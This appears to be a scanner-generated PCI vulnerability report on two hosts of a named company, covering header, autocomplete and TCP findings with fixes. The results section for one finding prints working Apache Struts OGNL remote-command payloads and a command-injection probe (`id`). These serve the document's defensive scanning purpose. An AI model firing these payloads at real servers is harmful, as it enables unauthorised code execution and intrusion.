PCI Scan Vulnerability Report

PCI Status

The following table highlights the overall compliance status and each individual system's compliance status. Following the table is a detailed report specifying each system and its specific vulnerabilities.

Overall PCI Status	FAIL

Live IP Address Scanned	Security Risk Rating	PCI Status
217.180.217.101		FAIL
217.180.217.103		PASS


Report Summary	
Company:	Labor Law Poster Service, LLC
Hosts in account	2
Hosts scanned	2
Hosts active	2
Scan date	June 03, 2025
Report date	June 03, 2025


Summary of Vulnerabilities


Vulnerabilities total:	179	Security risk:	3


by Severity				
Severity	**Confirmed**	**Potential**	**Information gathered**	**Total**
5	0	0	0	0
4	0	0	0	0
3	0	2	4	6
2	5	0	18	23
1	0	0	150	150
Total	5	2	172	179

by PCI Severity			
PCI Severity	**Confirmed**	**Potential**	**Total**
High	0	0	0
Medium	1	2	3
Low	4	0	4
Total	5	2	7




Potential Vulnerabilities by PCI Severity
Vulnerabilities
2
1
0
High
Medium
Low
PCI Severity
0 High
2 Medium
0 Low


Vulnerabilities by Severity
Vulnerabilities
5
4
3
2
1
0
Severity 5
Severity 4
Severity 3
Severity 2
Severity 1
Severity
0 Severity 5
0 Severity 4
0 Severity 3
5 Severity 2
0 Severity 1


Potential Vulnerabilities by Severity
Vulnerabilities
2
1
0
Severity 5
Severity 4
Severity 3
Severity 2
Severity 1
Severity
0 Severity 5
0 Severity 4
2 Severity 3
0 Severity 2
0 Severity 1

Detailed Results

217.180.217.101 (1730192-005-static.lnngmiaa.metronetinc.net,) Ubuntu/Linux

Vulnerabilities total:	92	Security risk:	3

Vulnerabilities (5)

HTTP Security Header Not Detected — port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level: MED

FAIL

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	**4.3** AV:N/AC:M/Au:N/C:N/I:P/A:N
CVSS Temporal Score:	**3.5** E:U/RL:U/RC:UR
Severity:	**2**
QID:	11827
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2025-01-02 19:23:28.0

THREAT:

This QID reports the absence of the following HTTP headers according to CWE-693: Protection Mechanism Failure:
X-Content-Type-Options: This HTTP header will prevent the browser from interpreting files as a different MIME type to what is specified in the Content-Type HTTP header.
Strict-Transport-Security: The HTTP Strict-Transport-Security response header (HSTS) allows web servers to declare that web browsers (or other complying user agents) should only interact with it using secure HTTPS connections, and never via the insecure HTTP protocol.

QID Detection Logic:
This unauthenticated QID will send a GET request sent to '/' (default) endpoint and looks for the presence of the following HTTP Headers in the received response:
The Valid directives are as belows: X-Content-Type-Options: nosniff

Strict-Transport-Security: max-age=< [;includeSubDomains]

IMPACT:

Depending on the vulnerability being exploited, an unauthenticated remote attacker could conduct cross-site scripting, clickjacking or MIME-type sniffing attacks.

SOLUTION:

Note: To better debug the results of this QID, it is requested that customers execute commands to simulate the following functionality: curl -lkL --verbose.

CWE-693: Protection Mechanism Failure mentions the following - The product does not use or incorrectly uses a protection mechanism that provides sufficient defense against directed attacks against the product. A "missing" protection mechanism occurs when the application does not define any mechanism against a certain class of attack. An "insufficient" protection mechanism might provide some defenses - for example, against the most common attacks - but it does not protect against everything that is intended. Finally, an "ignored" mechanism occurs when a mechanism is available and in active use within the product, but the developer has not applied it in some code path.

Customers are advised to set proper X-Content-Type-Options and Strict-Transport-Security HTTP response headers.

Depending on their server software, customers can set directives in their site configuration or Web.config files. Few examples are:

X-Content-Type-Options:
Apache: Header always set X-Content-Type-Options: nosniff

HTTP Strict-Transport-Security:
Apache: Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"
Nginx: add_header Strict-Transport-Security max-age=31536000;

Note: Network devices that include a HTTP/HTTPS console for administrative/management purposes often do not include all/some of the security headers. This is a known issue and it is recommend to contact the vendor for a solution.
RESULT:
X-Content-Type-Options HTTP Header missing on port 443.

GET / HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0

<!doctype html>
<html lang="en">
<head>
<script src="/_js/AdminTheme.admin-scripts-header.v1748202317.js"></script><meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
<title>UserAccounts</title>
<link href="/favicon.ico" type="image/x-icon" rel="icon"><link href="/favicon.ico" type="image/x-icon" rel="shortcut icon"><link rel="stylesheet" href="https://crm.llpsinc.com/admin_theme/css/fontawesome-all.min.css" plugin="AdminTheme"><link rel="stylesheet" href="https://crm.llpsinc.com/_css/AdminTheme.admin-styles.v1748202317.css" media="all"></head>
<body class="be-splash-screen">

<img src="/img/logo.png" alt="LLPS Inc" class="logo-img"> Please enter your user information.

<form method="post" accept-charset="utf-8" autocomplete="off" data-random="683f42308261d" role="form" action="/login?redirect=/"> <input type="text" name="fake_username" style="display:none" autocomplete="username" id="fake-username" class="form-control"> <input type="password" name="fake_password" style="display:none" autocomplete="current-password" id="fake-password" class="form-control"> <input type="text" name="username" placeholder="Username" autocomplete="off" data-lpignore="true" required="required" id="username" aria-required="true" aria-label="Username" class="form-control"> <input type="password" name="password" placeholder="Password" autocomplete="off" required="required" data-lpignore="true" id="password" aria-required="true" aria-label="Password" class="form-control">

<input type="hidden" name="remember_me" value="0"><input type="checkbox" name="remember_me" value="1" checked="checked" id="remember-me" class="form-check-input"><label class="form-check-label" for="remember-me">Remember me</label>

Forgot password?

<button class="btn btn-primary btn-xl" type="submit">Login</button>
</form>

<script src="/_js/AdminTheme.admin-scripts.v1748202317.js"></script></body>
</html>
-CR-Strict-Transport-Security HTTP Header missing on port 443.

HTTP/1.1 200 OK
Date: Tue, 03 Jun 2025 18:42:56 GMT
Server: Apache/2.4.62 (Debian)
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=93
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

Predictable Resource Location Via Forced Browsing — port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level: LOW

FAIL — The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	**2.1** AV:L/AC:L/Au:N/C:P/I:N/A:N
CVSS Temporal Score:	**1.7** E:U/RL:W/RC:C
Severity:	**2**
QID:	150004
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-04-06 05:00:01.0

THREAT:
A file, directory, or directory listing was discovered on the Web server. These resources are confirmed to be present based on our logic. Some of the content on these files might have sensitive information.

NOTE: Links found in 150004 are found by forced crawling so will not automatically be added to 150009 Links Crawled or the application site map. If links found in 150004 need to be tested they must be added as Explicit URI so they are included in scope and then will be reported in 150009. Once the link is added to be in scope (i. e. Explicit URI) this same link will no longer be reported for 150004.

IMPACT:
The contents of this file or directory may disclose sensitive information.

SOLUTION:
It is advised to review the contents of the disclosed files. If the contents contain sensitive information, please verify that access to this file or directory is permitted. If necessary, remove it or apply access controls to it.

RESULT:
url: https://1730192-005-static.lngmiaa.metronetinc.net/login?redirect=%2Fimg%2FAPIs%2F
Payload: https://1730192-005-static.lngmiaa.metronetinc.net/img/APIs/
comment: Found this Vulnerability for redirect link: https://1730192-005-static.lngmiaa.metronetinc.net/login?redirect=%2Fimg%2FAPIs%2F. It was redirected from: https://1730192-005-static.lngmiaa.metronetinc.net/img/APIs/.

matched: HTTP/1.1 200 OK

Sensitive form field has not disabled autocomplete — port 80 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level: LOW

PASS — The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	**0** AV:N/AC:L/Au:S/C:N/I:N/A:N
CVSS Temporal Score:	**0** E:POC/RL:U/RC:C
Severity:	**2**
QID:	150112
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2017-10-06 22:01:46.0

THREAT:
An HTML form that collects sensitive information does not prevent the browser from prompting the user to save the populated values for later reuse. Autocomplete should be turned off for any input that takes sensitive information such as credit card number, CVV2/CVC code, U.S. social security number, etc.

IMPACT:
If the browser is used in a shared computing environment where more than one person may use the browser, then "autocomplete" values may be submitted by an unauthorized user.

SOLUTION:
Add the following attribute to the form or input element: autocomplete="off" This attribute prevents the browser from prompting the user to save the populated form values for later reuse. Most browsers no longer honor autocomplete="off" for password input fields. These browsers include Chrome, Firefox, Microsoft Edge, IE, Opera However, there is still an ability to turn off autocomplete through the browser and that is recommended for a shared computing environment. Since the ability to turn autocomplete off for password inputs fields is controlled by the user it is highly recommended for application to enforce strong password rules.

RESULT:
url: https://payments.llpsinc.com/login?redirect=%2F
Payload: N/A
matched: The following password field(s) in the form do not set autocomplete="off":
(Field name: password, Field id: password)
Parent URL of form is: https://payments.llpsinc.com/login?redirect=%2F

Sensitive form field has not disabled autocomplete — port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level: LOW

PASS

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	**0** AV:N/AC:L/Au:S/C:N/I:N/A:N
CVSS Temporal Score:	**0** E:POC/RL:U/RC:C
Severity:	**2**
QID:	150112
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2017-10-06 22:01:46.0

THREAT:

An HTML form that collects sensitive information does not prevent the browser from prompting the user to save the populated values for later reuse. Autocomplete should be turned off for any input that takes sensitive information such as credit card number, CVV2/CVC code, U.S. social security number, etc.

IMPACT:

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SOLUTION:

Add the following attribute to the form or input element: autocomplete="off" This attribute prevents the browser from prompting the user to save the populated form values for later reuse. Most browsers no longer honor autocomplete="off" for password input fields. These browsers include Chrome, Firefox, Microsoft Edge, IE, Opera However, there is still an ability to turn off autocomplete through the browser and that is recommended for a shared computing environment. Since the ability to turn autocomplete off for password inputs fields is controlled by the user it is highly recommended for application to enforce strong password rules.

RESULT:

url: https://payments.llpsinc.com/login?redirect=%2F
Payload: N/A
matched: The following password field(s) in the form do not set autocomplete="off":
(Field name: password, Field id: password)
Parent URL of form is: https://payments.llpsinc.com/login?redirect=%2F

AutoComplete Attribute Not Disabled for Password in Form Based Authentication — port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level: LOW

PASS

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	**2.6** AV:N/AC:H/Au:N/C:P/I:N/A:N
CVSS Temporal Score:	**2.0** E:U/RL:U/RC:UC
Severity:	**2**
QID:	86729
Category:	Web server

CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-12-01 13:30:46.0

THREAT:

The Web server allows form based authentication without disabling the AutoComplete feature for the password field.

Autocomplete should be turned off for any input that takes sensitive information such as credit card number, CVV2/CVC code, U.S. social security number, etc.

IMPACT:

If the browser is used in a shared computing environment where more than one person may use the browser, then "autocomplete" values may be retrieved or submitted by an unauthorized user.

SOLUTION:

Contact the vendor to have the AutoComplete attribute disabled for the password field in all forms. The AutoComplete attribute should also be disabled for the user ID field.

Developers can add the following attribute to the form or input element: autocomplete="off"
This attribute prevents the browser from prompting the user to save the populated form values for later reuse.
Most browsers no longer honor autocomplete="off" for password input fields. These browsers include Chrome, Firefox, Microsoft Edge, IE, Opera
However, there is still an ability to turn off autocomplete through the browser and that is recommended for a shared computing environment.
Since the ability to turn autocomplete off for password inputs fields is controlled by the user it is highly recommended for application to enforce strong password rules.

RESULT:

GET /pages/index.action HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='ifconfig').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

<form method="post" accept-charset="utf-8" action="/login?redirect=/pages/index.action"> <input type="hidden" name="_csrfToken" value="ByqwFC1Pc9RyLJGQQ2tfn2Cy/5ZA1OcBJsylys5HqDHVG1Z9nRjbSHDG7umjSYQu/vC0mlYtIFiB7//Q3UHFuAScfowA6NhDVYrMr3Dl1DgV/JDy+COeBOwsZ0T8euMrQ6LYjJRwsBefyYz7YxgYag==" /> <input type="text" name="username" required="required" id="username" aria-required="true" class="form-control" /> <input type="password" name="password" required="required" id="password" aria-required="true" class="form-control" /> <input type="hidden" name="remember_me" value="0" /><input type="checkbox" name="remember_me" value="1" checked="checked" id="remember-me" class="form-check-input" /><label class="form-check-label" for="remember-me">Remember me</label> <button class="btn-primary btn-block btn" type="submit">Login</button> <input type="hidden" name="_Token[fields]" value="374f0cb1c573321cc12d492cfb212367a7fcf951%3A" /><input type="hidden" name="_Token[unlocked]" value="" /> </form>

GET /pages/index.action HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.

OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(#cmd='ipconfig').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

GET /pages/index.do HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(#cmd='ifconfig').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

GET /pages/index.do HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(#cmd='ipconfig').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

GET /pages/ HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(#cmdlinux='ifconfig').(#cmdwin='ipconfig').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmdwin}:{'/bin/bash','-c',#cmdlinux})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

GET / HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.

OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(#cmdlinux='ifconfig').(#cmdwin='ipconfig').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmdwin}:{'/bin/bash','-c',#cmdlinux})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

GET /?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

GET /?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

GET /login/?user=|"`id`"| HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

GET /index.php HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

GET /login HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

GET /index.php/login HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0

Potential Vulnerabilities (1)

TCP Sequence Number Approximation Based Denial of Service

PCI COMPLIANCE STATUS

PCI Severity Level: MED

PASS

The vulnerability is purely a denial-of-service (DoS) vulnerability.

VULNERABILITY DETAILS

CVSS Base Score:	**5.0** AV:N/AC:L/Au:N/C:N/I:N/A:P
CVSS Temporal Score:	**4.3** E:F/RL:T/RC:C
Severity:	**3**
QID:	82054
Category:	TCP/IP
CVE ID:	CVE-2004-0230
Vendor Reference:	-
Bugtraq ID:	10183
Last Update:	2025-03-27 16:25:20.0

THREAT:

TCP provides stateful communications between hosts on a network. TCP sessions are established by a three-way handshake and use random 32-bit sequence and acknowledgement numbers to ensure the validity of traffic. A vulnerability was reported that may permit TCP sequence numbers to be more easily approximated by remote attackers. This issue affects products released by multiple vendors.

The cause of the vulnerability is that affected implementations will accept TCP sequence numbers within a certain range, known as the acknowledgement range, of the expected sequence number for a packet in the session. This is determined by the TCP window size, which is negotiated during the three-way handshake for the session. Larger TCP window sizes may be set to allow for more throughput, but the larger the TCP window size, the more probable it is to guess a TCP sequence number that falls within an acceptable range. It was initially thought that guessing an acceptable sequence number was relatively difficult for most implementations given random distribution, making this type of attack impractical. However, some implementations may make it easier to successfully approximate an acceptable TCP sequence number, making these attacks possible with a number of protocols and implementations.

